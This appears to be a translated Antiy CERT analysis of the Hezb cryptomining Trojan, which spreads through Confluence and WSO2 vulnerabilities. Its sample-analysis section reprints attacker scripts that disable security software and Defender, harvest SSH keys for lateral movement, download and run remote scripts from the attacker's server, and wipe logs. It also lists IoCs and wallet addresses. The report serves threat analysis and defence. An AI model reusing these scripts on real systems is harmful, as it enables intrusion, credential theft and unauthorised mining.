Analysis of the Active Hezb Mining Trojan

Antiy CERT

Completion time of first draft: 4 July, 2022
Time of first release: 5 July, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Since May 2022, Antiy CERT has successively captured the attack samples of Hezb mining Trojan, which was mainly distributed in May using the WSO2 [1] RCE (CVE-2022-29464) vulnerability. The vulnerability is an arbitrary file upload vulnerability that does not require authentication, allowing an unauthenticated attacker to obtain an RCE on a WSO2 server by uploading a malicious JSP file. Since details of Confluence [2] OGNL (CVE-2022-26134) exploit were published, the Hezb mining Trojan has taken advantage of the exploit, which allows remote attackers to spread without authentication, Construct OGNL expressions for injection, and implement execution of arbitrary code on Confluence Server or Data Center. The above two kinds of vulnerabilities are third-party software vulnerabilities, not system vulnerabilities, so servers targeted at enterprises are likely to spread, and timely updating of WSO2 and Confluence patches can avoid infection of the mining Trojan.[1][2]

At present, the mining Trojan is relatively active, and at the same time, it spreads malicious scripts to both Linux and Windows platforms, downloads the Menlo coin mining program for mining, and uses the shell script to execute the mining program on the Linux platform. In addition, the script will also eliminate the mining program for competitive products, download other malicious scripts and create planned tasks; on the Windows platform, the bat script will be used to execute the mining program; the other functions of the script are basically the same as those of the shell script.

It has been proved that Windows and Linux versions of Antiy IEP can effectively detect and kill the Trojan and effectively protect the user terminal.

2 ATT&CK Mapping Map of Event

The attacker puts the mining Trojan horse against the target system, and combs the ATT&CK mapping map corresponding to this attack event as shown in the following figure.



Figure 2-1 ATT&CK mapping map corresponding to events 2-1

The technical points used by the attacker are shown in the following table:

Table 2-1 Description of ATT&CK technical behavior corresponding to the event 2-1

ATT&CK stages / categories	Specific behavior	Notes
Reconnaissance	Active scanning	Scanning for Confluence vulnerabilities
Initial access	Make use of public-facing applications	Take advantage of public-facing applications such as Confluence
Execution	Using command and script interpreters	Use bat, PowerShell, and Shell scripts
Persistence	Utilization of planned tasks / jobs	Set scheduled tasks
Right to Submission	Taking advantage of loopholes to grant rights	Use the CVE-2021-4034 loophole to grant the right
Defensive evasion	Modify the registry	Delete the contents of the registry self-startup key
	Confusion of documents or information	Obfuscate the script code
Credential Access	Obtain credentials from the location where the password is stored	Obtain credentials from locations such as SSH keys, history, and configuration files

Findings	Discovery Process	Process of discovering competing products
Impact	Resource hijacking	Utilization of system CPU resources

3 Attack process

3.1 Attack process

The Hezb mining Trojan uses the bat script named "kill.bat" to execute its main functions on the Windows platform, including ending the mining process of competitive products, executing Menlo coin mining and downloading the script named "mad.bat." This script is a configuration file for the Menlo Coin mining program. In the Linux platform, use a shell script called "ap. sh" to perform the main function, which is to download the curl tool, It is convenient to download subsequent malicious scripts, end competitive mining procedures, move horizontally, unload safety software, execute scripts named "ap.txt," download kik malicious samples, and execute mining procedures.



Figure 3-1 Attack flow 1

3.2 Sample collation of attack events

The following information is obtained by sorting out the sample events according to the attack events:

Table 3-1 Sample collation of attack events 3-1

Sample download address	Detailed description
Hxxp [:] / / 202.28.229.174 / ap.sh	Linux attack script
Hxxp [:] / / 202.28.229.174 / ap.txt	Linux attack script
Hxxp [:] / / 202.28.229.174 / ldr.sh	Linux attack script
Hxxp [:] / / 202.28.229.174 / ko	Procedure for vulnerability exploitation
Hxxp [:] / / 202.28.229.174 / kik	End the Competitive Product Procedure
Hxxp [:] / / 202.28.229.174 / win / kill.bat	Windows attack script
Hxxp [:] / / 202.28.229.174 / win / mad.bat	Excavation profile
Hxxp [:] / / 202.28.229.174 / win / dom-6.zip	Open-source mining compression pack
Hxxp [:] / / 202.28.229.174 / win / dom.zip	Open-source mining compression pack
Hxxp [:] / / 202.28.229.174 / xmag.tar.gz	Open-source mining compression pack

Through correlation, we found a win directory in the sample download address, under which we found one decompress software, two mining program packs, and two Windows attack scripts. It is determined that all samples stored under this catalogue are related to mining under Windows.



Figure 3-2 All files in the win directory 3-2

Table 3-2 Pool and Wallet Addresses in Mining Scripts 3-2

Address of mine pool	Wallet address
199.247.0.216 [:] 80	46hmqz11t8un84p8xgthrqxsy434vc7hnr8be4qrgtm1wa4cdh2gkj2nxz6dr4byg6phnjhkyj1qfpzfyw5v6qnrjn
Gulf.monerocean.stream [:] 10128	

According to the address records of the mine pool, at present, the average calculation power of the wallet is about 540KH / s on the open source mining pool.

Figure 3-3 Mining statistics record 3-3

4 Recommendations for protection

For illegal mining, Antiy suggests that the enterprise take the following protective measures:

1. install terminal protection: Install anti-virus software, and for different platforms, it is suggested to install Windows / Linux version of Antiy IEP;

2. strengthen the strength of SSH passwords: It is recommended to use 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid the use of the same password by multiple servers;

3. update patches in time: It is suggested to activate the automatic update function and install system patches, and update system patches in time for vulnerable parts such as servers, databases and middleware;

4. timely update third-party application patches: It is recommended to update third-party application patches such as Confluence, Tomcat, WebLogic, JBoss, Redis, Hadoop and Apache Struts;

5. enable log: Enable the key log collection function (security log, system log, error log, access log, transmission log and cookie log) to provide a foundation for the tracing and tracing of security events;

6. host machine reinforcement: Conduct penetration test and security reinforcement for the system;

7. deploy intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy Sea Threat Detection System (PTD) can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

8. security service: In case of malware attack, it is recommended to isolate the host computer and protect the site and wait for the security engineer to check the computer; safety 7 * 24 service hotline: 400-840-9234.

It has been proved that both Windows and Linux versions of Antiy IEP can effectively check and kill the mining program.

Figure 4-1 Effective protection of Windows version of Antiy IEP1

Figure 4-2 Effective protection of Linux version of Antiy IEP2

5 Sample analysis

5.1 Linux Sample Analysis

5.1.1 Ap.sh

Define sample download site and curl tool download address, configure curl tool parameters, and so on.

Figure 5-1 Defining the download site and curl tool 5-1

End the process of excavation for competitive products.

Figure 5-2 End competitive excavation sequence 2

Uninstall the security software.

```
if [ $(id -u) -eq 0 ]; then
    if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
a=$(nproc | grep -v nproc)
b=4
```

Figure 5-3 Uninstall security software 3

Define the address of the mine pool, execute the ap. txt script and mining program and name it hezb.

```
if [ "$a" -gt "$b" ]; then
  miner="-o 106.251.252.226:4545 -u $HOSTNAME.8"
else
  miner="-o 106.251.252.226:4545 -u $HOSTNAME.4"
fi

ps -fe|grep hezb|grep -v grep; if [ $? -ne 0 ]; then
  md5="27c44dd2edc626df03504ce129f5c021"
  sum=$(md5sum hezb | awk '{ print $1 }')
  if [ "$md5" = "$sum" ]; then
    chmod +x hezb; nohup hezb $miner -k -B 1>/dev/null 2>&1 &
    PATH=".:$PATH"; get $cc/ap.txt $sys; nohup $sys 1>/dev/null 2>&1 &
  else
    PATH=".:$PATH"; get $cc/ap.txt $sys; nohup $sys 1>/dev/null 2>&1 &
    PATH=".:$PATH"; get $cc/sys.$(uname -m) hezb; chmod +x hezb; nohup hezb $miner -k 1>/dev/null 2>&1 &
  fi
fi
```

Figure 5-4 Nomenclature of excavation procedure hezb

Search and match the SSH keys, history records and configuration files stored in hosts such as / .ssh / config, .bash _ history, / .ssh / known _ hosts to find the attack target. Find the corresponding authentication information, and check ~ /. Ssh / config, ~ /. Bash _ history, and. Ssh / known _ hosts to try to move sideways.

```
rm -rf /tmp/.UNIX /tmp/.destiny/*
rm -rf /var/tmp/* /var/tmp/.* /tmp/* /var/.httpd $sys $lr
chmod -rwx /tmp/.destiny/* /tmp/destiny
KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*'|grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep IdentityFile|awk -F "IdentityFile" '{print $2 }')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem'|uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep HostName|awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history|grep -E '(ssh|scp)'|grep -oP '([0-9]{1,3}\.){3}[0-9]{1,3}'|uniq)
HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts|grep -oP '([0-9]{1,3}\.){3}[0-9]{1,3}'|uniq)
USER2=$(
    echo root
    find ~/ /root /home -maxdepth 2 -name '\.ssh'|uniq|xargs find|awk '/id_rsa/'|awk -F'/' '{print $3}'|uniq|grep -v '\.ssh'
)
user=$(echo $USER2|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
host=$(echo "$HOSTS $HOSTS2 $HOSTS3"|grep -vw 127.0.0.1|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
keys=$(echo "$KEYS $KEYS2 $KEYS3"|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
for user in $users; do
    for host in $hosts; do
        for key in $keys; do
            chmod +r $key; chmod 400 $key
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl lcr/ldr.sh|bash||curl lcr/ldr.sh|bash2||wget -q -O-
            lcr/ldr.sh|bash||sh"
        done
    done
```

Figure 5-5 Transverse movement

Get the kik web address and execute.

```
pkill -9 kik
PATH=".:$PATH"; get $cc/kik "kik"; nohup "kik" 1>/dev/null 2>&1 &
echo 0>/var/spool/mail/root
echo 0>/var/log/wtmp
echo 0>/var/log/secure
echo 0>/var/log/cron
```

Figure 5-6 Executing a kik

5.1.2 Ap.txt

Check to see if hezb exists for the current process, and if not, download the ldr. sh script.

```
LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi

while true
do
    ps auxf | grep -v hezb | awk '{if($3>50.0) print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep -v '202.28.229.174' | grep -v iosk | grep 'curl' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep -v '202.28.229.174' | grep -v iosk | grep 'wget' | awk '{print $2}' | xargs -i kill -9 {}
    ps aux | grep -v grep | grep -v '202.28.229.174' | grep -v iosk | grep 'urlopen' | awk '{print $2}' | xargs -i kill -9 {}
    PROC_NAME=hezb
    ProcNumber=`ps -ef |grep -w $PROC_NAME|grep -v grep|wc -l`
    if [ $ProcNumber -le 0 ];then
        if hash curl 2>/dev/null;then
            curl http://202.28.229.174/ldr.sh | bash >/dev/null 2>&1 &
            kill -9 $BASHPID
        else
            $LDR http://202.28.229.174/ldr.sh | bash >/dev/null 2>&1 &
            kill -9 $BASHPID
        fi
        break
    fi
done
```

Figure 5-7 Download the ldr. sh script 5-4

5.1.3 Ldr.sh

The ldr. Sh script is basically the same code as the ap. Sh script, except that the mine address and the wallet address have been modified, presumably to a later version of the ap. Sh script.

```
if [ $(uname -m) == x86_64 ]; then
  miner="-o 199.247.0.216:80 -u [illegible] -p x64-ghostrider"
elif [ $(uname -m) == armv71 ]; then
  rm -rf *
  miner="-o 199.247.0.216:80 -u [illegible] -p armv-ghostrider"
elif [ $(uname -m) == aarch64 ]; then
  miner="-o 199.247.0.216:80 -u [illegible] -p aarch-ghostrider"
else
  miner="-o 199.247.0.216:80 -u [illegible]"
fi
```

Figure 5-8 Mine pool address and wallet address 5

5.1.4 Ko

The binary program is judged to be CVE-2021-4034 vulnerability exploiting program, and the local authority of pkexec will be enhanced after successfully exploiting the vulnerability. The program exploit code is consistent with the code on GitHub.

Figure 5-9 CVE-2021-4034 Vulnerability Utilization 6

5.1.5 Kik

The binary tries to match a particular value, excluding other values and pipes the result to "kill - 9." Execute in a loop, printing "Command Successfully Executed" to standard output.

```
while ( (unsigned int)&out <= *(_QWORD *)__readfsqword(0xFFFFFFF8uLL) )
  runtime_morestack00();
while ( 1LL )
{
  v8 = (int64)*(&proc_to_kill + 1LL);          // 'ps aux | grep -v grep | grep -v ',27h,'202.28.229.174',27h,' | gr'
                                               // db 'ep -v ',27h,'192.157.86',27h,' | grep -v ',27h,'192.227.90',27h,' '
                                               // db '| grep -v iosk | grep -v g4mm4 | grep ',27h,'curl',27h,' | awk ',27h
                                               // db '{print $2}',27h,' | xargs -i kill -9 {}; ps aux | grep -v grep | '
                                               // db 'grep -v ',27h,'202.28.229.174',27h,' | grep -v ',27h,'192.157.86',27h
                                               // db ' | grep -v iosk | grep -v g4mm4 | grep ',27h,'wget',27h,' | awk ',27h
                                               // db '{print $2}',27h,' | xargs -i kill -9 {}; ps aux | grep -v ',27h,'2'
                                               // db '02.28.229.174',27h,' | grep -v grep | grep -v ',27h,'192.157.86',27h
                                               // db ' | grep -v iosk | grep -v g4mm4 | grep ',27h,'urlopen',27h,' | aw'
                                               // db 'k ',27h,'{print $2}',27h,' | xargs -i kill -9 {}'
  memset(v13, 0LL, sizeof(v13));
  v8 = v13;
  if ( c == (_QWORD *)-208LL )
    v13[0LL] = 0;
  qmemcpy(v13, main_statictmp_0002, sizeof(v13));
  v12.array = (string *)v8;
  if ( [redacted] )
    [redacted] = 2;
  v1 = v12.array + 1LL;
  v12.array[1LL].str = (uint8 *)proc_to_kill;
  v1->len = v0;
  *(_QWORD *)&c[0LL] = "bash";
  *((_QWORD *)&c[0LL] + 1LL) = *(&off_4CC570 + 1LL);
  *(_QWORD *)&c[1LL] = v12.array;
  *((_QWORD *)&c[1LL] + 1LL) = 2LL;
  *(_QWORD *)&c[2LL] = 2LL;
  *((_QWORD *)&c[2LL] + 1LL) = os_exec_Command((string)c[0LL], *(__string *)&c[1LL]);
  *(retval_437310 *)((char *)c + 8LL) = os_exec___ptr_Cmd__Output(*((os_exec_Cmd **)&c[2LL] + 1LL));
  out.array = (uint8 *)*((_QWORD *)&c[0LL] + 1LL);
  *(_QWORD *)&out.len = c[1LL];
```


Figure 5-10 End part of the process

5.2 Analysis of Windows Samples

5.2.1 Kill.bat

End the competitive mining process, end the program named network02. exe under the directory of% TEMP% and% APPDATA%, and delete "Run2" and "Run" under the registry boot.

```
@echo off

powershell -c "Set-MpPreference -DisableRealtimeMonitoring $true"

taskkill /IM logback.exe /f
taskkill /IM network02.exe /f
taskkill /IM ws_TomcatService.exe /f
taskkill /IM explorer.exe /f
del %TEMP%\network02.exe
del %APPDATA%\network02.exe
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run2" /f
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /f


REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run2" /f
REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /f
```

Figure 5-11 End the competitive excavation process 5-7

Check if the excavation process is in operation.

```
IF EXIST "%USERPROFILE%\dom" (
    GOTO exist1
) else (
    goto add_it
)

:exist1
tasklist /fi "imagename eq dom.exe" | find ":" >NUL
if not %errorlevel% == 0 (
  echo now is running
  exit /b 1
)
echo [*] Starting dom_miner service
"%USERPROFILE%\dom\dsm.exe" start dom_miner
if errorlevel 0 (
  echo ERROR: Can't start dom_miner service
)
:exist2
tasklist /fi "imagename eq dom.exe" | find ":" >NUL
if not %errorlevel% == 0 (
  echo now is running
  exit /b 1
)

:add_it
echo form exist1
```


Figure 5-12 Check if the mining program is running 5-8

Download the mad. bat script to perform subsequent functions.

```
echo form exist1
powershell -Command "$wc = New-Object System.Net.WebClient;
$tempfile = [System.IO.Path]::GetTempFileName();
$tempfile += '.bat';
$wc.DownloadFile('http://202.28.229.174/win/mad.bat', $tempfile);
& $tempfile ;
Remove-Item -Force $tempfile"
```


Figure 5-13 Downloading the mad. bat script 5-9

5.2.2 Mad.bat

Mad. bat is the initial default script for MoneroOcean mining, adding the attacker's wallet address and sample download directory.

```
set VERSION=2.5

rem printing greetings

echo MoneroOcean mining setup script v%VERSION%.
echo ^(please report issues to support@moneroocean.stream email^)
echo.

net session >nul 2>&1
if %errorLevel% == 0 (set ADMIN=1) else (set ADMIN=0)

rem command line arguments
set WALLET=46HmQz1It8uN84P8xgThrQXSYm434VC7hhNR8be4QrGtM1Wa4cDH2GkJ2NNXZ6Dr4bYg6phNjHKYJ1QfpZRBFYW5V6qnRJN
rem this one is optional
set EMAIL=42
set site=http://202.28.229.174/win
rem checking prerequisites

if [%WALLET%] == [] (
  echo Script usage:
  echo ^> setup_dom_miner.bat ^<wallet address^> [^<your email address^>]
  echo ERROR: Please specify your wallet address
  exit /b 1
)
```


Figure 5-14 Mining program configuration file 10

6 IoCs

IoCs
955abc9598befca8025b806e9e14feb1
B954cba4c2a5ed68ce8ac88bf4aa484d
8e3e276e650e6ea21bea16c8c2f3e8c3
19827 AF3181C12EE7A89C5EE51F254E2C
Cb160e725249e2c0534eb01ec3d8e049
F7da4506e638185af1f1b2fe30a2e9d2
199.247.0.216
106.251.252.226
Gulf.monerocoran.stream: 10128
Hxxp [:] / / 202.28.229.174 / ap.sh
Hxxp [:] / / 202.28.229.174 / ap.txt
Hxxp [:] / / 202.28.229.174 / ldr.sh
Hxxp [:] / / 202.28.229.174 / ko
Hxxp [:] / / 202.28.229.174 / kik
Hxxp [:] / / 202.28.229.174 / win / kill.bat
Hxxp [:] / / 202.28.229.174 / win / mad.bat
Hxxp [:] / / 202.28.229.174 / win / dom-6.zip

Hxxp [:] / / 202.28.229.174 / win / dom.zip
Hxxp [:] / / 202.28.229.174 / xmag.tar.gz

Appendix I: Reference

[1] Wso2

https: / / baike.baidu.com / item / WSO2 / 3745730? Fr = aladdin

[2] Confluence

https: / / baike.baidu.com / item / confection / 452961? Fr = aladdin

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.